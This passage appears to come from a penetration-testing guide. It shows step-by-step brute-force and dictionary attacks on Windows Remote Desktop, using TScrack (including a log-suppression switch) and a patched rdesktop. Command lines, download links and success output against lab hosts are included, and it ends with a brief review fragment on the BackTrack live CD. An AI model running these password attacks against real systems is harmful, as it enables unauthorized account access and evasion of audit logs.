 <Host/IP[:port]> : DNS name or IP address of target server, optional port
Switches:
               -h : Print usage help and exit
               -V : Print version info and exit
               -s : Print chipher strenght info and exit
               -b : Enable failed password beep
               -t : Use two simultaneous connections [EXPERIMENTAL]
               -N : Prevent System Log entries on targeted server
               -U : Uninstall tscrack and remove components
     -f <number> : Wordlist entry to start cracking with
      -F <delay> : Sampling Frequency (Delay between samples in ms)
       -l <user> : Account name to use, defaults to Administrator
   -w <wordlist> : Wordlist to use; tscrack tries blank passes if omitted
   -p <password> : Use <password> to logon instead of wordlist/blank pass
     -D <domain> : Specify domain to attempt logon to

C:\Documents and Settings\Administrator\Desktop\Enumeration\tscrack\tscrack>tscr
ack 192.168.201.122 -w dict -t -N
terminal services cracker (tscrack.exe)  v2.0.55  2002-13-10 04:13 AM
(c) 2002 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.com

Checking server connectivity... OK
Initializing AI... _
```

Figure 3.4: TScrack also does multi-threading cracking, use the –t option for 2 connections



```
(c) 2002 by gridrun [TNC] - All rights reser

Usage help:
  tscrack [switch] [switch [arg]] ... <Host/

Parameters:
 <Host/IP[:port]> : DNS name or IP address o
Switches:
               -h : Print usage help and exi
               -V : Print version info and e
               -s : Print chipher strenght i
               -b : Enable failed password b
               -t : Use two simultaneous con
               -N : Prevent System Log entri
               -U : Uninstall tscrack and re
      -f <number> : Wordlist entry to start
       -F <delay> : Sampling Frequency (Dela
        -l <user> : Account name to use, def
    -w <wordlist> : Wordlist to use: tscrack
    -p <password> : Use <password> to logon
      -D <domain> : Specify domain to attemp

C:\Documents and Settings\Administrator\Desk
ack 192.168.201.122 -w dict -t -N
terminal services cracker (tscrack.exe)  v2.
(c) 2002 by gridrun [TNC] - All rights reser

Checking server connectivity... OK
Initializing AI... OK
Loading dictionary (dict)... Loaded (15) ent
Initiating wordlist cracking mode against (A
...
```


Logon Message

The system could not log you on. Make sure your User name and domain are correct, then type your password again. Letters in passwords must be typed using the correct case.

User name: Administrator
Password:
Log on to: LSO

! Please Do Not Interfere With The Password Cracking Pr


Figure 3.5: TScrack with two simultaneous connections running



```
Select Command Prompt (2)

Parameters:
 <Host/IP[:port]> : DNS name or IP address of target server, optional port
Switches:
               -h : Print usage help and exit
               -V : Print version info and exit
               -s : Print chipher strenght info and exit
               -b : Enable failed password beep
               -t : Use two simultaneous connections [EXPERIMENTAL]
               -N : Prevent System Log entries on targeted server
               -U : Uninstall tscrack and remove components
      -f <number> : Wordlist entry to start cracking with
       -F <delay> : Sampling Frequency (Delay between samples in ms)
        -l <user> : Account name to use, defaults to Administrator
    -w <wordlist> : Wordlist to use; tscrack tries blank passes if omitted
    -p <password> : Use <password> to logon instead of wordlist/blank pass
      -D <domain> : Specify domain to attempt logon to

C:\Documents and Settings\Administrator\Desktop\Enumeration\tscrack\tscrack>tsc
ack 192.168.201.122 -w dict -t -N
terminal services cracker (tscrack.exe)  v2.0.55  2002-13-10 04:13 AM
(c) 2002 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.co

Checking server connectivity... OK
Initializing AI... OK
Loading dictionary (dict)... Loaded (15) entries from file. OK.
Initiating wordlist cracking mode against (Administrator@192.168.201.122)...
...............
SUCCESS: Password (administrator) gave access to Administrator@192.168.201.122
ELAPSED: (11) seconds; 81.818 attempts / min

C:\Documents and Settings\Administrator\Desktop\Enumeration\tscrack\tscrack>_
```

Figure 3.6: TScrack successfully cracking the password

TScrack was updated to v2.1 to include brute force attacks (something TSGrinder does not do).




```
C:\Documents and Settings\Administrator\Desktop\tscrack2.1>tscrack -B -x 6
ris -t 192.168.0.113
terminal services cracker (tscrack.exe)  v2.1.77  2003-22-03 07:29 PM UTC
(c) 2003 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitc

Checking server connectivity... OK
Initializing AI... OK
Initiating bruteforce cracking mode against (chris@192.168.0.113)...
.............................................................................
.............................................................................
.............................................................................
....................................^C
C:\Documents and Settings\Administrator\Desktop\tscrack2.1>tscrack -B -x 6
ris -t -N 192.168.0.113
*** nolog mode ON
terminal services cracker (tscrack.exe)  v2.1.77  2003-22-03 07:29 PM UTC
(c) 2003 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitc

Checking server connectivity... OK
Initializing AI... OK
Initiating bruteforce cracking mode against (chris@192.168.0.113)...
```

User name: chris
Password:

User name: chris
Password:


Figure 3.7: TScrack in Brute force mode (-B option & max word length of 6)

**Note 1: I attempted to use the –N (no logging option). Windows Server 2003 still logged every failed attempt to log on (which is good).



```
C:\Documents and Settings\Administrator\Desktop\tscrack2.1>tscrack -B -x 6
ris -t 192.168.0.113
terminal services cracker (tscrack.exe)  v2.1.77  2003-22-03 07:29 PM UTC
(c) 2003 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitc

Checking server connectivity... OK
Initializing AI... OK
Initiating bruteforce cracking mode against <chris@192.168.0.113>...
*************************************************************************
*************************************************************************
*************************************************************************
...................................^C
C:\Documents and Settings\Administrator\Desktop\tscrack2.1>tscrack -B -x 6
ris -t -N 192.168.0.113
*** nolog mode ON
terminal services cracker (tscrack.exe)  v2.1.77  2003-22-03 07:29 PM UTC
(c) 2003 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitc

Checking server connectivity... OK
Initializing AI... OK
Initiating bruteforce cracking mode against <chris@192.168.0.113>...
```

Figure 3.8: TScrack in Brute force mode with the –N (no logging) option



Date: 12/21/2006 Source: Security
Time: 11:35:19 AM Category: Logon/Logoff
Type: Failure Aud Event ID: 529
User: NT AUTHORITY\SYSTEM
Computer: VMWINSERV03DC


Description:

```
Logon Failure:
        Reason:                 Unknown user name or bad password
        User Name:              chris
        Domain:                 NOWARE
        Logon Type:             10
        Logon Process:          User32
        Authentication Package:         Negotiate
        Workstation Name:       VMWINSERV03DC
        Caller User Name:       VMWINSERV03DC$
        Caller Domain:          NOWARE
```

Data: ● Bytes ○ Words


Figure 3.9: Even with –N enabled Windows Server 2003 logged the attempts. I did not test every configuration on every type of OS, I just noticed it was logging the attempt and shared the info.

**Note 2: I also had to drastically change the default password policy on Server 2003 to put an easy to crack password. I chose a password of "chrisg" as the password I wanted to brute force.



Policy	Policy Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	7 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

Figure 3.10: Here is the default password policy for Windows Server 2003



Policy	Policy Setting
Enforce password history	Not Defined
Maximum password age	30 days
Minimum password age	0 days
Minimum password length	0 characters
Password must meet complexity requirements	Disabled
Store passwords using reversible encryption	Not Defined

Figure 3.11: What I changed the password policy to, to allow "chrisg" as a password

**Note 3: I had to run TScrack 2.1 on windows 2000 machine; it wasn't working properly on Windows XP SP2. Also, If you are getting a MSRDP.OCX error, then uninstall TScrack using the "-U" option then reinstalling by issuing TScrack.exe –h.

Part 4: Rdesktop & BruteForcing RDP with Rdesktop patch

Download rdesktop version 1.41 from the website:

http://www.rdesktop.org/%20

http://prdownloads.sourceforge.net/rdesktop/rdesktop-1.4.1.tar.gz?download%20

Download the rdp-bruteforce patch from foofus.net:

http://www.foofus.net/jmk/rdesktop.html%20

http://www.foofus.net/jmk/tools/rdp-brute-force-r422.diff%20

Paste the patch into the source directory and apply the patch

```
SegFault:/Users/chrisgates/Desktop root# cd rdesktop-1.4.1
SegFault:/Users/chrisgates/Desktop/rdesktop-1.4.1 root# patch -p1 -i rdp-brute-force-r422.diff

patching file orders.h
patching file rdesktop.c
patching file rdesktop.h
patching file rdp.c
patching file secure.c
patching file xkeymap.c
```

compile and install rdesktop:

```
./configure
make
sudo make install
```

Start X-Windows/X-Darwin/X11(I used X-Darwin installed using fink using Mac OS X Tiger). Shouldn't be an issue if you are using an linux flavor with a GUI.


Now start Rdesktop with your passlist and user or userlist:

SegFault:~/Desktop/rdesktop-1.4.1 chrisgates$ rdesktop -u administrator -p pass.txt 192.168.0.105

**you'll need to run this from X-Darwin/X-Windows/X-11, if you run it from the command line it will say something like:


ERROR: Failed to open display:

If everything is working right you'll see it opening the Rdesktop trying to log in and then exiting. Check your command line output to see if you were able to guess the password.



```
See http://www.rdesktop.org/ for more information.

Usage: rdesktop [options] server[:port]
   -u: user name
   -d: domain
   -s: shell
   -c: working directory
   -p: password (- to prompt,filename for dictionary)
   -n: client hostname
   -k: keyboard layout on server (en-us, de, sv, etc.)
   -g: desktop geometry (WxH)
   -f: full-screen mode
   -b: force bitmap updates
   -L: local codepage
   -B: use BackingStore of X-server (if available)
   -e: disable encryption (French TS)
   -E: disable encryption from client to server
   -m: do not send motion events
   -C: use private colour map
   -D: hide window manager decorations
   -K: keep window manager key bindings
   -S: caption button size (single application mode)
   -T: window title
   -N: enable numlock syncronization
   -X: embed into another window with a given id.
   -a: connection colour depth
   -z: enable rdp compression
   -x: RDP5 experience (m[odem 28.8], b[roadband], l[an] or hex nr.)
   -P: use persistent bitmap caching
   -r: enable specified device redirection (this flag can be repeated)
         '-r comport:COM1=/dev/ttyS0': enable serial redirection of /dev/ttyS0 t
o COM1
            or      COM1=/dev/ttyS0,COM2=/dev/ttyS1
         '-r disk:floppy=/mnt/floppy': enable redirection of /mnt/floppy to 'flo
ppy' share
            or   'floppy=/mnt/floppy,cdrom=/mnt/cdrom'
         '-r clientname=<client name>': Set the client name displayed
            for redirected disks
         '-r lptport:LPT1=/dev/lp0': enable parallel redirection of /dev/lp0 to
LPT1
            or      LPT1=/dev/lp0,LPT2=/dev/lp1
         '-r printer:mydeskjet': enable printer redirection
            or      mydeskjet="HP LaserJet IIIP" to enter server driver as well
         '-r sound:[local|off|remote]': enable sound redirection
                    remote would leave sound on server
   -0: attach to console
   -4: use RDP version 4
   -5: use RDP version 5 (default)
   -l: logfile
```


Figure 4.1: Running Rdesktop with no parameters gives you the help menu.



```
SegFault:~ chrisgates$ 
```

```
SegFault:~ chrisgates$ cd Desktop/rdesktop-1.4.1
SegFault:~/Desktop/rdesktop-1.4.1 chrisgates$ rdesktop -u noone -p pass.txt 192.
168.0.105
```

Figure 4.2: Issuing the command line parameters to start Rdestop in *nix in XDarwin.



```
SegFault:~ chrisgates$ []
```


```
SegFault:~ chrisgates$ cd Desktop/rdesktop-1.4.1
SegFault:~/Desktop/rdesktop-1.4.1 chrisgates$ rdesktop -u noone -p pass.txt 192.
168.0.105

Starting dictionary attack against server 192.168.0.105
```

The system could not log you on. Make sure your User name and domain are correct.

Figure 4.3: Rdestop brute forcing the accounts.

The following output was against an XP Pro SP2 host. With XP if the user is currently logged in, they will be forced to log off if you connect to the machine over RDP.

```
SegFault:~/Desktop/rdesktop-1.4.1 chrisgates$ rdesktop -u noone -p pass.txt 192.168.0.105
Starting dictionary attack against server 192.168.0.105

Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
failure User "noone" Password "test"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
—-SNIP—-
failure User "noone" Password "admin"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
failure User "noone" Password "administrator"
Valid credentials, however, another user is currently logged on.
success User "noone" Password "noone"
SegFault:~/Desktop/rdesktop-1.4.1 chrisgates$
```




```
SegFault:~ chrisgates$ []
```

```
SegFault:~/rdesktop-1.4.1 chrisgates$
```

```
[failure] User "noone" Password "orange"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
[failure] User "noone" Password "bannana"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
[failure] User "noone" Password "apple"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
[failure] User "noone" Password "adminpw"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
[failure] User "noone" Password "administrator"
Valid credentials, however, another user is currently logged on.
[success] User "noone" Password "noone"
SegFault:~/rdesktop-1.4.1 chrisgates$ []
```

Figure 4.4: The command line output of the successful attack against XP SP2 but with the user logged in.

Let's see Rdesktop against a Windows Server 2003.



```
t:~ chrisgates$ []
```


```
SegFault:~/rdesktop-1.4.1 chrisgates$ rdesktop -u chris -p pass.txt 192.168.0.11
3

Starting dictionary attack against server 192.168.0.113
-------------------------------------------------------
Retrieved connection termination packet.
Account credentials are NOT valid.
```

User name: chris

Password:

Log on to: NOWARE

Figure 4.5: Rdesktop against Windows Server 2003 against the "chris" account.



```
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
Retrieved connection termination packet.
[failure] User "chris" Password "test"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
Retrieved connection termination packet.
[failure] User "chris" Password "admin'
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
Retrieved connection termination packet.
[failure] User "chris" Password "password"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
Retrieved connection termination packet.
[failure] User "chris" Password "orange"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
Retrieved connection termination packet.
[failure] User "chris" Password "bannana"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
Retrieved connection termination packet.
[failure] User "chris" Password "apple'
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
Retrieved connection termination packet.
[failure] User "chris" Password "adminpw"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
Retrieved connection termination packet.
[failure] User "chris" Password "administrator"
Retrieved connection termination packet.
Account credentials are NOT valid.
Retrieved connection termination packet.
Retrieved connection termination packet.
[failure] User "chris" Password "noone'
Retrieved connection termination packet.
Retrieved connection termination packet.
Retrieved connection termination packet.
[success] User "chris" Password "chrisg"
SegFault:~/rdesktop-1.4.1 chrisgates$ []
```

Figure 4.6: Rdesktop successfully cracking the password with a dictionary attack.

References

Terminal Services References: **http://www.microsoft.com/windowsserver2003/techinfo/overview/termserv.mspx%20**

TSGrinder References: TSGrinder: **http://www.hammerofgod.com/download/tsgrinder-2.03.zip http://www.ethicalhacker.net/www.blackhat.com/presentations/bh-asia-03/bh-asia-03-mullen.pdf%20 http://www.msterminalservices.org/articles/Brute-Force-Hacking-Terminal-Server-Environments.html%20** Hacking Exposed Windows Server 2003 CH 12.

TSCrack References:

http://web.mac.com/opticrealm/iWeb/asurobot/My%20Cyber%20Attack%20Papers/My%20Cyber%20Attack%20Papers_files/remote%20dictionary%20tscrack%20Nov_6_2005.pdf Hacking Exposed Windows Server 2003 CH 12.

Rdesktop References:

Rdesktop:

http://www.rdesktop.org/%20&%20http://prdownloads.sourceforge.net/rdesktop/rdesktop-1.4.1.tar.gz?download%20

Rdesktop patch by JMK of foofus:

http://www.foofus.net/jmk/rdesktop.html%20&%20http://www.foofus.net/jmk/tools/rdp-brute-force-r422.diff%20

Footnotes

1 **http://www.onlinetravelsafe.com/choosing_passwords.php**

2 **http://www.sans.org/resources/glossary.php**

3 **http://www.onlinetravelsafe.com/choosing_passwords.php**

9.8 Q. What is BackTrack and what can I do with it?


A. BackTrack is one of the more popular distributions in the white hat circles. It is specially suited for penetration testing, with more than 300 tools available for the task. Like both Helix and Protech, BackTrack is based on Ubuntu. This means good stability and hardware detection and a whole lot of software that can be easily obtained.

Sound quite interesting. Let's see how it behaves. We're going to check version 4 Beta.

Lots of great stuff

Like most Linux distros - and definitely all forensics/security-oriented tools, BackTrack works primarily as a live CD, with good hardware detection and low memory footprint, intended to make it usable even on older machines. It is also possible to install BackTrack, should one desire.

The boot menu is simple and elegant, with three options.



Press [Tab] to edit options


Automatic boot in 2 seconds...

The second option (Console no FB) stands for Console no Framebuffers, i.e. the failsafe mode with minimal graphics that should work well on all hardware. Thanks k finity! As to the third option, MSRAMDUMP, I did try booting it, but this produced an error and threw me back into the boot menu.

Anyhow ...

The distro maintains its elegance by booting into the best-looking console I have seen, with stylish color gradients and mirror effects. You can begin working instantly on the command-line or boot into GUI desktop by issuing startx command.

One thing worth noting in the screenshot above is the mounting error on hda1, which is formatted with Ext4, a relatively new filesystem. In fact, the system I booted BackTrack on hosts a **Jaunty** install, with the Ext4 root partition. This is something that will probably be solved in future releases.




```
